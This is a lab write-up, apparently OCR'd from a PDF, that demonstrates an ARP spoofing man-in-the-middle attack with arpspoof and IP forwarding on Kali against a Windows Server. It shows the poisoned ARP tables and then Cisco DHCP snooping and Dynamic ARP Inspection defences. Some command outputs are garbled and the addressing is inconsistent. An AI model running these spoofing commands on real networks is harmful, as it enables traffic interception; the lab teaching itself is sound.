
ARP Spoofing Attack

ARP spoofing is a technique where attackers send fake ARP messages to associate their MAC address with the IP address of another device, such as a gateway or server. This can lead to:

- Man-in-the-Middle Attacks: Interception and modification of traffic.
- Denial of Service: Network outages or slowdowns.
- Session Hijacking: Theft of session cookies or sensitive data.

LAB ARP Spoofing



Steps for configuration

1-Enter Router and enable DHCP

```
R1(config)#int f0/0
R1(config-if)#ip address 10.0.0.1 255.0.0.0
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#ip dhcp pool DHCP R1
(dhcp-config)#network 10.0.0.0 255.0.0.0
R1(dhcp-config)#default-router 10.0.0.1
R1(dhcp-config)#dns-server 8.8.8.8
```

2-chack on pc for given ip DHCP

```
PC1> dhcp
DDORA IP 192.168.1.2/24 GW 192.168.1.1
PC1>

Executing the startup file

PC2>
PC2>
PC2>
PC2> PC2> DDORA IP 192.168.1.3/24 GW 192.168.1.1

PC2> ■
```

3- Check dhcp binding

```
DHCP# show ip dhcp binding
Bindings from all pools not associated with VRF:

IP address Client-ID/ Lease expiration Type

Hardware address/
User name

192.168.1.2 0100.5079.6668.01 Sep 02 2024 06:34 PM Automatic
192.168.1.3 0100.5079.6668.00 Sep 02 2024 06:35 PM Automatic
DHCP#
```

4-enter Windows Server

```
C:\Users\Administrator>ipconfig /renew

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .: localdomain
Link-local IPv6 Address . . . .: fe80::98f:b0f8:e4d4:40de%12
IPv4 Address . . . . . . .: 192.168.49.144
Subnet Mask . . . . . .: 255.255.255.0
Default Gateway . . . .: 192.168.49.2

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix .: localdomain
IPv4 Address . . . . .: 192.168.1.128
Subnet Mask . . . . .: 255.255.255.0
Default Gateway . . .: 192.168.1.1
```

```
:\Users\Administrator
  :\Users\Administrator>ping 192.168.1.3
Pinging 192.168.1.3 with 32 bytes of data:
Reply from 192.168.1.3: bytes=32 time=2ms TTL=64
Reply from 192.168.1.3: bytes=32 time=2ms TTL=64
Ping statistics for 192.168.1.3:
 Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
       Minimum = 2ms, Maximum = 2ms, Average = 2ms
  ontrol-C
   :\Users\Administrator>ping 192.168.1.2
Pinging 192.168.1.2 with 32 bytes of data:
 Reply from 192.168.1.2: bytes=32 time=1ms TTL=64
Reply from 192.168.1.2: bytes=32 time=3ms TTL=64
  ing statistics for 192.168.1.2:
 Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
       Minimum = 1ms, Maximum = 3ms, Average = 2ms
  :\Users\Administrator>ping 192.168.1.1
Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=12ms TTL=255
Reply from 192.168.1.1: bytes=32 time=16ms TTL=255
Reply from 192.168.1.1: bytes=32 time=16ms TTL=255
Reply from 192.168.1.1: bytes=32 time=16ms TTL=255
  ing statistics for 192.168.1.1:
 Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 12ms, Maximum = 16ms, Average = 15ms
   :\Users\Administrator>_
```

```
C:\Users\Administrator>arp -a
Interface: 192.168.1.128 --- 0x7
 Internet Address Physical Address
                                              Type
                       ca-01-3d-a4-00-0
                   00-50-79-66-68-01
00-50-79-66-68-00
00-50-56-f7-b7-5f
 192.168.1.2
                                              dynamic
                                              dynamic
 192.168.1.3
 192.168.1.254
                                              dynamic
                      ff-ff-ff-ff-ff
01-00-5e-00-00-16
 192.168.1.255
                                              static
 224.0.0.22
                                              static
                      01-00-5e-00-00-fb
 224.0.0.251
                                              static
 224.0.0.252
                       01-00-5e-00-00-fc
                                              static
 255.255.255.255
                                              static
                       ff-ff-ff-ff-ff
Interface: 192.168.49.144 --- 0xc
 Internet Address Physical Address
                                              Type
 192.168.49.2
                       00-50-56-f6-f2-99
                                              dynamic
 192.168.49.254
                      00-50-56-f6-00-25
                                              dynamic
 192.168.49.255
                       ff-ff-ff-ff-ff
                                              static
  224.0.0.22
                       01-00-5e-00-00-16
                                              static
 224.0.0.251
                       01-00-5e-00-00-fb
                                              static
 224.0.0.252
                       01-00-5e-00-00-fc
                                              static
 255.255.255.255
                       ff-ff-ff-ff-ff
                                              static
```

192.168.1.1 mac of router Ca-01-3d-a4-00-08

5-enter on kail for Do attack

```
(root@kali)-[/home/ahmed/Desktop]

(root@kali)-[/home/ahmed/Desktop]

(root@kali)-[/home/ahmed/Desktop]

ifconfig eth0 promisc
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
—(root@kali)-[/home/ahmed/Desktop]
—⊌ arpspoof -i eth0 -t 192.168.1.128
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
                          )-[/home/ahmed/Desktop]
       arpspoof -i eth0 -t 192.168.1.128
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:50:56:c0:0:7 0806 42: arp reply 192.168.1.128 is-at 0:c:29:7d:72:88
0:c:29:7d:72:88 0:c:29:34:b6:80 0806 42: arp reply 192.168.1.1 is-at 0:c:29:7d:72:88 0:c:29:7d:72:88 0:c:29:7d:72:88 0:c:29:7d:72:88 0:c:29:7d:72:88
```

6- After attack done

Whan enter windows server

Arp -a

192.168.1.1 mac kail

```
C:\Users\Administrator>arp -a
Interface: 192.168.1.128 --- 0x7
 Internet Address Physical Address
                                            Type
 192.168.1.1
                    00-0c-29-7d-72-88
                                            dynamic
                      00-50-79-66-68-01
 192.168.1.2
                                            dynamic
 192.168.1.3
                     00-50-79-66-68-00
                                            dynamic
 192.168.1.132
                      00-0c-29-7d-72-88
                                            dynamic
 192.168.1.254
                      00-50-56-f7-b7-5f
                                            dynamic
 192.168.1.255
                      ff-ff-ff-ff-ff
                                            static
                      01-00-5e-00-00-16
 224.0.0.22
                                            static
                      01-00-5e-00-00-fb
 224.0.0.251
                                            static
                      01-00-5e-00-00-fc
 224.0.0.252
                                            static
 255.255.255.255
                      ff-ff-ff-ff-ff
                                            static
Interface: 192.168.49.144 --- 0xc
 Internet Address
                     Physical Address
                                            Type
 192.168.49.2
                      00-50-56-f6-f2-99
                                            dynamic
                                            dynamic
 192.168.49.254
                     00-50-56-f6-00-25
 192.168.49.255
                      ff-ff-ff-ff-ff
                                            static
                      01-00-5e-00-00-16
 224.0.0.22
                                            static
 224.0.0.251
                      01-00-5e-00-00-fb
                                            static
                      01-00-5e-00-00-fc
 224.0.0.252
                                            static
                      ff-ff-ff-ff-ff
  255.255.255.255
                                            static
```

Mac router

```
DHCP#show interfaces
Pastttberret0/01 sty 1 [Ine protocol is up
Pastttberret0/01 sty 1 [Ine protocol is up
Internet address is 192.188.1.1/24
MTU 1900 bytes, BW 100000 kbit/sec; DLY 100 usec;
Encapsulatron APPA. 1000bbck of the relation o
```

Mac kail

```
(rontin kalb)-[/home/ahmed/Desktop]

# ifconfig

# ifc
```

Protect from this attack

- 1. Static ARP Entries: Set fixed ARP mappings to prevent unauthorized changes.
- 2. Dynamic ARP Inspection (DAI): Validates ARP packets on Cisco switches.
- 3. Port Security: Restricts MAC addresses per port to prevent unauthorized access.
- 4. DHCP Snooping: Filters DHCP packets and permits only trusted servers.
- 5. Network Monitoring: Watch for unusual ARP traffic patterns.

Configuration for protect

IOU1(config)#ip dhcp snooping vlan 1

IOU1(config)#ip dhcp snooping

IOU1(config)#no ip dhcp snooping information option

IOU1(config)#int e0/0 (router)

IOU1(config-if)#ip dhcp snooping trust

IOU1(config)int e1/0 (kail)

IOU1(config-if)#ip dhcp snooping limit rate 3

IOU1 (conf) #ip arp inspection vlan 1

IOU1(config)#interface e0/0

IOU1(config-if)#ip arp inspection trust

IOU1(config)#interface e1/0

IOU1(config-if)#ip arp inspection limit rate 3

IOU1(config-if)#arp access-list Ahmed

permit ip host 192.168.1.1 mac host ca01.3da4.0008

IOU1(config-if)#ip arp inspection vlan 1

IOU1(config-if)#ip arp inspection filter Ahmed vlan 1